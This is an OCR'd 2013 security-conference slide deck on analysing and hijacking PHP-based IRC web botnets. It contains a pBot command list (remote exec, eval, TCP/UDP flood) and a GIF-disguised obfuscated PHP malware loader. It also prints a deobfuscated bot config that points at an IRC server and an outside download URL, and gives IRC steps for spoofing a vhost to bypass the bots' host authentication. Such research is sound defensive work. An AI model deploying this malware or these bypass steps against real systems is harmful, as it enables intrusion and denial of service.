Botnets of the Web -

How to Hijack One

10 November 2013

Sense of Security Pty Ltd

Sydney
Level 8, 66 King St
Sydney NSW 2000
Australia

Melbourne
Level 10, 401 Docklands Dr
Melbourne VIC 3008
Australia


T: 1300 922 923
T: +61 (0) 2 9290 4444
F: +61 (0) 2 9290 4455

info@senseofsecurity.com.au
www.senseofsecurity.com.au
ABN: 14 098 237 908

whois hansv

Hans-Michael Varbaek

- Security Consultant
  (aka. PenTester)
- Locksport Wizard
- Captain Obvious
- Community Guy




Agenda

1. Background
2. Analysis
3. Live Demo
4. Protecting Yourself
5. Statistical Findings
6. Conclusion
7. Q&A

Background

Background

Wikipedia's depiction of botnet infections:



Background

Web-based botnets?


Classic IRC C&C

Typically PHP

- RoR (CVE-2013-0156)
- Sometimes Perl

Attack methods

- Google Dorks
- RFI Payloads
- Dumb Clients
- Archaic, but it works!



Walter Pinkman - Breaking Bad

What does it look like when you connect?

```
08:00 -!- b0yz|43231 [captain@obvious] has joined #b0yz
08:00 -!- Topic for #b0yz: /source/includes/load_forum.php?mfh_root_path= Mihalism Multi Forum
Host © 2007
08:00 -!- Topic set by b0yz_JbX [] [Sun Dec 25 21:32:45 2011]
08:00 [Users #b0yz]
08:00 [@b0yz_JbX  ] [ b0yz]|[1139] [ b0yz]|[2873] [ b0yz]|[6267] [ b0yz]|[7484][ b0yz]|[9542]
08:00 [%abah      ] [ b0yz]|[1419] [ b0yz]|[3234] [ b0yz]|[6344] [ b0yz]|[7521] [ ********** ]
08:00 [%VioLa     ] [ b0yz]|[1664] [ b0yz]|[3421] [ b0yz]|[6431] [ b0yz]|[7541] [ Loaded     ]
08:00 [+_b0yz_    ] [ b0yz]|[1978] [ b0yz]|[3447] [ b0yz]|[6694] [ b0yz]|[8273] [ MiStErluS  ]
08:00 [+SiLeT     ] [ b0yz]|[2659] [ b0yz]|[5438] [ b0yz]|[6883] [ b0yz]|[8692] [ Security   ]
08:00 [ [z]uLva[N]] [ b0yz]|[2858] [ b0yz]|[5541] [ b0yz]|[6972] [ b0yz]|[8945]
08:00 -!- Irssi: #b0yz: Total of 35 nicks [1 ops, 2 halfops, 2 voices, 30 normal]
08:00 -!- Channel #b0yz created Fri Apr  6 07:05:14 2012
08:00 -!- Irssi: Join to #b0yz was synced in 0 secs
```

It looks exactly like a regular IRC C&C!

What does it look like when you connect?

```
08:00 -!- b0yz|43231 [captain@obvious] has joined #b0yz
08:00 -!- Topic for #b0yz: /source/includes/load_forum.php?mfh_root_path= Mihalism Multi Forum
Host © 2007
08:00 -!- Topic set by b0yz_JbX [] [Sun Dec 25 21:32:45 2011]
08:00 [Users #b0yz]
08:00 [@b0yz_JbX  ] [ b0yz]|[1139] [ b0yz]|[2873] [ b0yz]|[6267] [ b0yz]|[7484][ b0yz]|[9542]
08:00 [%abah      ] [ b0yz]|[1419] [ b0yz]|[3234] [ b0yz]|[6344] [ b0yz]|[7521] [ ********** ]
08:00 [%VioLa     ] [ b0yz]|[1664] [ b0yz]|[3421] [ b0yz]|[6431] [ b0yz]|[7541] [ Loaded     ]
08:00 [+_b0yz_    ] [ b0yz]|[1978] [ b0yz]|[3447] [ b0yz]|[6694] [ b0yz]|[8273] [ MiStErluS  ]
08:00 [+SiLeT     ] [ b0yz]|[2659] [ b0yz]|[5438] [ b0yz]|[6883] [ b0yz]|[8692] [ Security   ]
08:00 [ [z]uLva[N]] [ b0yz]|[2858] [ b0yz]|[5541] [ b0yz]|[6972] [ b0yz]|[8945]
08:00 -!- Irssi: #b0yz: Total of 35 nicks [1 ops, 2 halfops, 2 voices, 30 normal]
08:00 -!- Channel #b0yz created Fri Apr  6 07:05:14 2012
08:00 -!- Irssi: Join to #b0yz was synced in 0 secs
```

It looks exactly like a regular IRC C&C!

Let's see a /who #b0yz


```
#b0yz b0yz|43231 H   0  captain@obvious [b0yz|43231]
#b0yz b0yz_JbX  H@  0 Aku@host-79-121-103-71.juropnet.hu [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[8945 H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[8273 H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz [z]uLva[N]  H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[2659 H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[9542 H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz VioLa      G% 0 b0yz@Lovers.Community [-=[ Powered by b0yz ]=-]
#b0yz b0yz]|[6267 H 0 Aku@mail.pcliga.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[3421 H 0 Aku@mail.begumonline.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[7541 H 0 Aku@paris078.startdedicated.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[6883 H 0 Aku@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[6344 H 0 Aku@mail.pcliga.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[1419 H 0 Aku@mail.pcliga.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[5438 H 0 Aku@mail.pcliga.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[6694 H 0 zx@mx.projectchemical.com [((([D3V_C0])))]
#b0yz b0yz]|[1664 H 0 say@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[1978 H 0 say@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[7484 H 0 say@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz SiLeT      H+ 0 Aku@C015E953.E43244A9.563BB248.IP [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[3234 H 0 Aku@mail.begumonline.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[7521 H 0 Aku@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz abah      Hr% 0 Aku@vHost [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[2873 H 0 Aku@211.234.119.254 [.:|| Pangeran Berkelana ||:.]
#b0yz Security   H* 0 oYik.a@IRC [Network]
End of /WHO list
```

How many are reinfections?

```
#b0yz b0yz|43231 H   0  captain@obvious [b0yz|43231]
#b0yz b0yz_JbX  H@  0 Aku@host-79-121-103-71.juropnet.hu [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[8945 H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[8273 H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz [z]uLva[N]  H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[2659 H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[9542 H 0 Aku@rrcs-98-100-234-34.central.biz.rr.com [.:|| Pangeran Berkelana ||:.]
#b0yz VioLa      G% 0 b0yz@Lovers.Community [-=[ Powered by b0yz ]=-]
#b0yz b0yz]|[6267 H 0 Aku@mail.pcliga.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[3421 H 0 Aku@mail.begumonline.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[7541 H 0 Aku@paris078.startdedicated.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[6883 H 0 Aku@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[6344 H 0 Aku@mail.pcliga.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[1419 H 0 Aku@mail.pcliga.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[5438 H 0 Aku@mail.pcliga.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[6694 H 0 zx@mx.projectchemical.com [((([D3V_C0])))]
#b0yz b0yz]|[1664 H 0 say@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[1978 H 0 say@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[7484 H 0 say@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz SiLeT      H+ 0 Aku@C015E953.E43244A9.563BB248.IP [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[3234 H 0 Aku@mail.begumonline.com [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[7521 H 0 Aku@dns.sifasol.com [.:|| Pangeran Berkelana ||:.]
#b0yz abah      Hr% 0 Aku@vHost [.:|| Pangeran Berkelana ||:.]
#b0yz b0yz]|[2873 H 0 Aku@211.234.119.254 [.:|| Pangeran Berkelana ||:.]
#b0yz Security   H* 0 oYik.a@IRC [Network]
End of /WHO list
```

pBot IRC commands:

* .die //kill the bot
* .restart //restart the bot
* .mail <to> <from> <subject> <msg> //send an email
* .dns <IP|HOST> //dns lookup
* .download <URL> <filename> //download a file
* .exec <cmd> // uses exec() //execute a command
* .sexec <cmd> // uses shell_exec() //execute a command
* .cmd <cmd> // uses popen() //execute a command
* .info //get system information
* .php <php code> // uses eval() //execute php code
* .tcpflood <target> <packets> <packetsize> <port> <delay> //tcpflood attack
* .udpflood <target> <packets> <packetsize> <delay> [port] //udpflood attack
* .raw <cmd> //raw IRC command
* .rndnick //change nickname
* .pscan <host> <port> //port scan
* .safe // test safe_mode (dvl)
* .inbox <to> // test inbox (dvl)
* .conback <ip> <port> // conect back (dvl)
* .uname // return shell's uname using a php function (dvl)



pBot IRC commands - that a hijacker would use?

* .die //kill the bot
* .restart //restart the bot
* .mail <to> <from> <subject> <msg> //send an email
* .dns <IP|HOST> //dns lookup
* .download <URL> <filename> //download a file
* .exec <cmd> // uses exec() //execute a command
* .sexec <cmd> // uses shell_exec() //execute a command
* .cmd <cmd> // uses popen() //execute a command
* .info //get system information
* .php <php code> // uses eval() //execute php code

… [TRUNCATED]

Undocumented Feature:

* .system <cmd> // uses system() //execute a command

Analysis

Deobfuscation

- Payloads are “heavily obfuscated”
  - base64_decode()
  - preg_replace()
  - str_rot13()
  - gzinflate()
  - eval()
  - Variable names ($llll = $lll.$lllll;)


Deobfuscation

```
GIF89a?????Ã¯Â¿Â½Ã¯Â¿Â½Ã¯Â¿Â½!Ã¯Â¿Â½????,???????D?;?
<?php
set_time_limit(0);
error_reporting(0);
$recky = '7T14SuLKst90rfkPeg54A3uQp84eHVoBWcfc[TRUNCATED]==';
eval(gzinflate(str_rot13(base64_decode($recky))));
?>
```

Method 1: Change eval() to print(), continue until plain text is recovered.

Method 2: Use BallastSec's / Bwall's decoder!

Modified PHP Decoder (Obfuscated)



Modified PHP Decoder (Deobfuscated)

root@kali: ~/bnoftheweb/scraper

File Edit View Search Terminal Help

```
bstkshS7AcS7IUGMtOCb9TuhycagFEZ5cQffhjgh2NlN7hwYIigyjL9mK/zw5CsG9aPjMW2w3aE0sti2
JERVSHp5sr4z4Smbjmg1gJ89pSwMFagJMi4Hz+uv8H';
eval('unlink($var_1['SCRIPT_FILENAME']);

$var_2    = "irc.dal.net";

$var_3        = "6667";

$var_4        = "Wood";

$var_5    = "#lase";

$var_6     = "lasek";

$var_7     = "lessi,lessu,lesse,lasso,lisso,lussa,lassi,lisso,lussi,losse";

$var_8 = "http://array.byroe.net/Ra1NX";


#create daemon  process
$var_9 = "
    /usr/sbin/httpd,
    /sbin/klog,
:
```

Discovered Vulnerabilities

- Hardcoded Passwords
- Insecure hostname authentication
- Insufficient access control

Known Vulnerabilities:

- pBot RCE (HostAuth *)
- RA1NX Auth Bypass

Discovered Vulnerabilities

- Hardcoded Passwords

```
var $config = array("server"=>"scan.noip.us",
                    "port"=>"6667",
                    "pass"=>"", // Server password
                    "prefix"=>"puto",
                    "chan"=>"#ath0",
                    "key"=>"id", // Channel password
                    "modes"=>"+p",
                    "password"=>"id", // Bot password
                    "trigger"=>,
                    "hostauth"=>"sHoOcK" // Host Auth
                    );
```

Discovered Vulnerabilities

- Insecure hostname authentication

```
var $config = array("server"=>"scan.noip.us",
                    "port"=>"6667",
                    "pass"=>"", // Server password
                    "prefix"=>"puto",
                    "chan"=>"#ath0",
                    "key"=>"id", // Channel password
                    "modes"=>"+p",
                    "password"=>"id", // Bot password
                    "trigger"=>,
                    "hostauth"=>"sHoOcK" // Host Auth
                    );
```

Insecure hostname authentication

- How easy is it to bypass?

```
/msg nickserv register 123456 someuser@hushmail.com
```

```
/msg nickserv confirm [TOKEN]
```

A: Needs confirmation

```
/msg hostserv request target.vhost.tld
```

```
/msg hostserv on
```

B: Does usually not need any confirmation

```
/join #vhost
```


```
!vhost target.vhost.tld
```

Discovered Vulnerabilities

- Insufficient access control
  - Anyone can connect to the IRC server. (Obviously)
  - A centralised botnet is a flawed design model.

The Solution:

P2P Botnets



Reoccurring Bugs

Most of these botnets have no HostAuth set.

Almost all of them use either pBot or RA1NX.

Source code is rarely modified or improved.

Could a cat do it better? Most likely.

Live Demo

Live Demo

Protection against Automated bot attacks

aka. How not to become a bot

